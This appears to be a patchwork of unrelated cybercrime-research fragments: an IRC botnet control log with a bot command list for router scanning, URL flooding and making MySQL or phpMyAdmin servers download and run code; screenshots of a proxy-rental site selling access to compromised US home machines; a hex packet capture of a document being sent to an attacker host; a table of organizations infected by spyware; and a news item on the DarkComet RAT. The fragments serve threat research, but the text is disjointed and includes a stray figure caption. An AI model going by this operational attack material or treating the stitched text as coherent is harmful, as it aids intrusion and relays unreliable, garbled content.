

```
Client: PASS $!0@
Client: NICK [NIP]-IBM6N4SKA
Client: USER YSNARFAL "ask0.org" "FCK" :YSNARFAL
Client: JOIN #mipsel %#8b
```

```
Server: :[NIP]-IBM6N4SKA!YSNARFAL@114-30-XXX-XX.ip.adam.com.au JOIN
:#mipsel
```

```
Server: :leaf.4714.com 332 [NIP]-IBM6N4SKA #mipsel :.silent on .killall
.lscan .rlscan .esel [US],[FR],[IT],[GB],[ES],[DE] rejoin 10800 10800
```

```
Server: :leaf.4714.com 333 [NIP]-IBM6N4SKA #mipsel DRS 1228994845
```

```
Server: :leaf.4714.com 353 [NIP]-IBM6N4SKA @ #mipsel :[NIP]-IBM6N4SKA
```

```
Server: :leaf.4714.com 366 [NIP]-IBM6N4SKA #mipsel :End of /NAMES list.
```

```
.visit          - flood URL with GET requests
.scan           - scans a random range for vulnerable routers/modems
.rscan         - scans a CIDR range for vulnerable routers/modems
.lscan         - scans the local subnet for vulnerable routers/modems
.lrscan        - scans a range in the local subnet for vulnerable routers/modems
.split         - splits the workload of a scan thread into two threads
.sql           - scans for vulnerable MySQL servers and attempts to make them download and run URL
.pma          - scans for vulnerable phpMyAdmin and attempts to make them download and run URL
.sleep         - makes the bot sleep for the given time
.sel           - ???
.esel         - skip next part if locale is not X
.vsel         - skip next part if version is not X
.gsel         - ???
.rejoin [delay] - cycle the channel after delay
.upgrade       - download new bot from the distribution site
```




*It appears that Netcomm NB5 ADSL modems are not the only devices affected by this bot.*

*Modems with similar hardware configurations (unknown brands) from Italy, Brazil, Ecuador, Russia, Ukraine, Turkey, Peru, Malaysia, Columbia, India and Egypt (and likely more countries) also seem to be affected, and are spreading the bot.*

### Introduction:

The NB5 was a popular ADSL/ADSL2+ modem-router, produced by Netcomm circa 2005. The NB5 is based on the Texas Instruments TNETD7300, featuring a 32bit RISC MIPS 4KEc V4.8 processor, 2MB of flash ROM, 8MB of RAM, Ethernet + USB connectivity, and runs an embedded Linux distribution.



**Figure 13: Percentage of command types as a function of observed botnet size.**

Account Info

Username: [redacted] Balance: [redacted] Online now: 4170 White NAT  
 Buy 2.00 1  
 Tariff: [redacted] Next paid: [redacted] Left proxy: [redacted] Rent 2.00 1.00  
 Buyout 6.00 3.00

[redacted]/2011 1 [redacted] GMT2:00

[Home](#)

[Search by Country](#)

[Search by State](#)

[Advanced Search](#)

[24h Proxys List](#)

[Account Settings](#)

[Forum](#)

[LogOut](#)

Search | Search proxy by country and other property



[Use map to choose state. If no state checked, will be displayed all of them.]

- |                                     |                                     |                                     |                                     |                                     |                                     |                                     |                                      |
|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|--------------------------------------|
| <input type="checkbox"/> AL<br>8:23 | <input type="checkbox"/> DC<br>9:23 | <input type="checkbox"/> IN<br>9:23 | <input type="checkbox"/> MA<br>9:23 | <input type="checkbox"/> NV<br>6:23 | <input type="checkbox"/> OH<br>9:23 | <input type="checkbox"/> TN<br>8:23 | <input type="checkbox"/> WI<br>8:23  |
| <input type="checkbox"/> AK<br>5:23 | <input type="checkbox"/> DE<br>9:23 | <input type="checkbox"/> IA<br>8:23 | <input type="checkbox"/> MI<br>9:23 | <input type="checkbox"/> NH<br>9:23 | <input type="checkbox"/> OK<br>8:23 | <input type="checkbox"/> TX<br>8:23 | <input type="checkbox"/> WY<br>7:23  |
| <input type="checkbox"/> AZ<br>7:23 | <input type="checkbox"/> FL<br>9:23 | <input type="checkbox"/> KS<br>8:23 | <input type="checkbox"/> MN<br>8:23 | <input type="checkbox"/> NJ<br>9:23 | <input type="checkbox"/> OR<br>6:23 | <input type="checkbox"/> UT<br>7:23 | <input type="checkbox"/> AS<br>3:23  |
| <input type="checkbox"/> AR<br>8:23 | <input type="checkbox"/> GA<br>9:23 | <input type="checkbox"/> KY<br>9:23 | <input type="checkbox"/> MS<br>8:23 | <input type="checkbox"/> NM<br>7:23 | <input type="checkbox"/> PA<br>9:23 | <input type="checkbox"/> VT<br>9:23 | <input type="checkbox"/> GU<br>24:23 |
| <input type="checkbox"/> CA<br>6:23 | <input type="checkbox"/> HI<br>4:23 | <input type="checkbox"/> LA<br>8:23 | <input type="checkbox"/> MO<br>8:23 | <input type="checkbox"/> NY<br>9:23 | <input type="checkbox"/> RI<br>9:23 | <input type="checkbox"/> VA<br>9:23 | <input type="checkbox"/> PR<br>10:23 |
| <input type="checkbox"/> CO<br>7:23 | <input type="checkbox"/> ID<br>7:23 | <input type="checkbox"/> ME<br>9:23 | <input type="checkbox"/> MT<br>7:23 | <input type="checkbox"/> NC<br>9:23 | <input type="checkbox"/> SC<br>9:23 | <input type="checkbox"/> WA<br>6:23 | <input type="checkbox"/> VI<br>10:23 |
| <input type="checkbox"/> CT<br>9:23 | <input type="checkbox"/> IL<br>8:23 | <input type="checkbox"/> MD<br>9:23 | <input type="checkbox"/> NE<br>7:23 | <input type="checkbox"/> ND<br>8:23 | <input type="checkbox"/> SD<br>9:23 | <input type="checkbox"/> WV<br>9:23 | <input type="checkbox"/> Other       |

SEARCH  - white  - NAT





**Account Info**

Username:  Balance:  Online now: 5082 White NAT  
 Buy 2.00 1  
 Tariff:  Next paid:  Left proxy:  Rent 2.00 1.00  
 Buyout 6.00 3.00

/2011  GMT2:00

[Home](#)[Search by Country](#)[Search by State](#)[Advanced Search](#)[24h Proxys List](#)[Account Settings](#)[Forum](#)[LogOut](#)

**Search** | Search proxy by country and other property

Total: 1404

[First](#) [Prev](#) [17](#) [18](#) [19](#) [20](#) [21](#) [22](#) [23](#) [24](#) [25](#) [26](#) [27](#) [28](#) [29](#) [30](#) [31](#) [32](#) [33](#) [34](#) [35](#) [36](#) [37](#) [38](#) [39](#) [40](#) [41](#) [42](#) [43](#) [44](#) [45](#) [46](#) [47](#) [48](#) [49](#) [50](#) [51](#) [52](#) [53](#) [54](#) [55](#) [56](#) [57](#) [Next](#) [Last](#) [All](#)

[White NAT](#)

SAIL	#	IP	HOST	COUNTRY	CITY	STATE	CHECK	UPTIME	SPEED	PING	STATUS		
\$	901	2	<input type="text"/>	h74.93.*.*.dynamic.ip.windstream.net	UNITED STATES	MOORESVILLE	NORTH CAROLINA	0m:34s	177h:5m	70 Kb/s	0.078s	OnLine	
\$	902	3	<input type="text"/>	71-91-*.*.dhcp.leds.al.charter.com	UNITED STATES	SELMA	ALABAMA	0m:34s	5h:10m	625 Kb/s	0.078s	OnLine	
\$	903	3	7	<input type="text"/>	pool-74-109-*.*.pitbpa.fios.verizon.net	UNITED STATES	BETHEL PARK	PENNSYLVANIA	0m:34s	6h:15m	625 Kb/s	0.046s	OnLine
\$	904	13	<input type="text"/>	ip24-250-*.*.ri.ri.cox.net	UNITED STATES	MERIDEN	CONNECTICUT	0m:34s	0h:10m	625 Kb/s	0.078s	OnLine	
\$	905	7	<input type="text"/>	c-71-194-*.*.hsd1.il.comcast.net	UNITED STATES	CHICAGO	ILLINOIS	0m:34s	154h:31m	625 Kb/s	0.047s	OnLine	
\$	906	4	<input type="text"/>	*.dyn.optonline.net	UNITED STATES	BRIDGEPORT	CONNECTICUT	0m:34s	78h:23m	322 Kb/s	0.063s	OnLine	
\$	907	3	<input type="text"/>	static-71-241-*.*.bltmd.fios.verizon.net	UNITED STATES	SILVER SPRING	MARYLAND	0m:34s	1h:45m	322 Kb/s	0.062s	OnLine	
\$	908		<input type="text"/>	crspr-24.233.*.*.myacc.net	UNITED STATES	CORAL SPRINGS	FLORIDA	0m:34s	0h:45m	27 Kb/s	0.109s	OnLine	
\$	909	2	<input type="text"/>	96-28-*.*.dhcp.insightbb.com	UNITED STATES	LOUISVILLE	KENTUCKY	0m:34s	0h:5m	161 Kb/s	0.063s	OnLine	
\$	910		<input type="text"/>	h101.20.*.*.dynamic.ip.windstream.net	UNITED STATES	NICHOLASVILLE	KENTUCKY	0m:34s	0h:40m	80 Kb/s	0.094s	OnLine	
\$	911	4	<input type="text"/>	pool-98-117-*.*.bltmd.fios.verizon.net	UNITED STATES	ANNAPOLIS	MARYLAND	0m:34s	16h:30m	312 Kb/s	0.062s	OnLine	



<b>Host:</b>	*.thesecuritiesgroup.com
<b>Status:</b>	OnLine
<b>Country:</b>	UNITED STATES
<b>State/Region:</b>	TENNESSEE
<b>City:</b>	MEMPHIS
<b>Speed:</b>	126 [Check]
<b>Ping:</b>	0.078
<b>Uptime:</b>	2h:29m
<b>Last check:</b>	4m:53s [Check]
<b>IP:PORT:</b>	<input type="button" value="Click here to buy"/> <span style="color: red;">At money from balance.</span>
<b>Rent or buy out:</b>	<input type="button" value="Click here"/>

**My comment:**

**Users comments:**

**In black list:**

**socks is clean or not checked**

Google Map:

Map Sat Ter Earth

Address: ☆

[Memphis, TN](#)

[Directions](#) [Search nearby](#) [more ▼](#)

POWERED BY Google


©2011 Europa Technology, Inc. - Terms of Use

```


0000 00 09 5b a8 b9 9e 00 13 d4 02 0d c1 08 00 45 00 ..[.....E.
0010 05 d4 89 00 40 00 80 06 37 48 c0 a8 00 04 da f1 ....@...7H.....
0020 99 3d 11 62 00 50 8c 2d 7d b5 b4 f2 90 fc 50 10 .=.b.P.-}.P.
0030 80 00 3a a2 00 00 50 4f 53 54 20 2f 63 67 69 2d ..:...PO ST /cgi-
0040 62 69 6e 2f 41 75 74 6f 54 72 61 6e 73 2e 63 67 bin/Auto Trans.cg
0050 69 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 i HTTP/1 .l.Host
0060 3a 20 77 77 77 2e 6d 61 63 66 65 65 72 65 73 70 : www.ma cfeeresp
0070 6f 6e 73 65 2e 6f 72 67 0d 0a 43 6f 6e 74 65 6e onse.org ..Conten
0080 74 2d 4c 65 6e 67 74 68 3a 20 31 30 31 30 30 0d t-Length : 10100.
0090 0a 43 61 63 68 65 2d 43 6f 6e 74 72 6f 6c 3a 20 .Cache-C ontrol:
00a0 6e 6f 2d 63 61 63 68 65 0d 0a 0d 0a 44 45 53 41 no-cache ...DESA
00b0 4e 47 5f 32 30 30 35 30 39 30 38 2c 32 30 30 38 NG_20050 908,2008
00c0 2d 39 2d 31 30 2d 37 2d 34 37 2d 31 35 40 40 40 -9-10-7- 47-15@@
00d0 40 44 45 53 41 4e 47 5f 32 30 30 35 30 39 30 38 @DESANG_ 20050908
00e0 2c 32 30 30 38 2d 39 2d 31 30 2d 37 2d 34 37 2d ,2008-9- 10-7-47-
00f0 31 35 2c 35 30 39 32 2d 32 5f 41 67 65 6e 64 61 15,5092- 2_Agenda
0100 20 34 39 2e 64 6f 63 78 2e 63 61 62 40 40 40 40 49.docx .cab@@@

```

The attacker exfiltrates a MS Word document that contains details of the Dalai Lama's negotiating position







## COUNTRY KEY

- IN India
- VN Vietnam
- TW Taiwan
- CN China
- FR France
- MY Malaysia
- ID Indonesia
- BD Bangladesh
- BE Belgium
- JP Japan
- BT Bhutan
- HK Hong Kong
- PH Philippines
- SB Solomon Islands
- US USA

## Table 2: Selected infections

Organization	Confidence	Location	Infections
ASEAN	H	ID, MY	3
Asian Development Bank	H	PH, IN	3
Associated Press, UK	H	GB, HK	2
Bureau of International Trade Relations	L	PH	1
CanTV, Venezuela	H	VE	8
Ceger, Portugal	H	PT	1
Consulate General of Malaysia, Hong Kong	H	HK	1
Embassy Of India, Kuwait	H	KW	1
Embassy of India, USA	H	US	7
Embassy of India, Zimbabwe	H	ZA	1
Embassy of Indonesia, China	H	CN	1
Embassy of Malaysia, Cuba	H	CU	1
Embassy of Malaysia, Italy	H	IT	1
Ministry of Industry and Trade, Vietnam	L	VN	30
Ministry of Labour and Human Resources, Bhutan	H	BT	1
National Informatics Centre, India	L	IN	12
NATO, (SHAPE HQ)	H	NL	1
Net Trade, Taiwan	H	TW	1
New Tang Dynasty Television, United States	L	US	1
Office of the Dalai Lama, India	H	IN	2

# Computer spyware is newest weapon in Syrian conflict

By **Ben Brumfield**, CNN

February 17, 2012 -- Updated 2141 GMT (0541 HKT) | Filed under: [Web](#)

---

Last month [CNN](#) reported that supporters of the Syrian regime developed a [computer virus](#) to spy on those who opposed the government. Trend Micro experts analyzed the DarkComet Remote Access Trojan (RAT) and revealed the way it's utilized along with its spreading mechanism.

Apparently, the [malware](#) spreads via the popular instant messaging platform Skype, in many situations bearing a Facebook icon.

After it's executed, the piece of malware connects to a command and control (C&C) server hosted by Syrian Telecommunications Establishment.

The DarkComet RAT is highly complex, allowing its masters not only to take pictures with the infected machine's [webcam](#) and record conversations via the attached microphone, but also to record keystrokes and transfer files.

While DarkComet's developers are still working on improving it, recent reports claim that they regret their work is being used against the people of Syria. They also expressed their intent to create a DarkComet detector to aid Syrians protect their devices.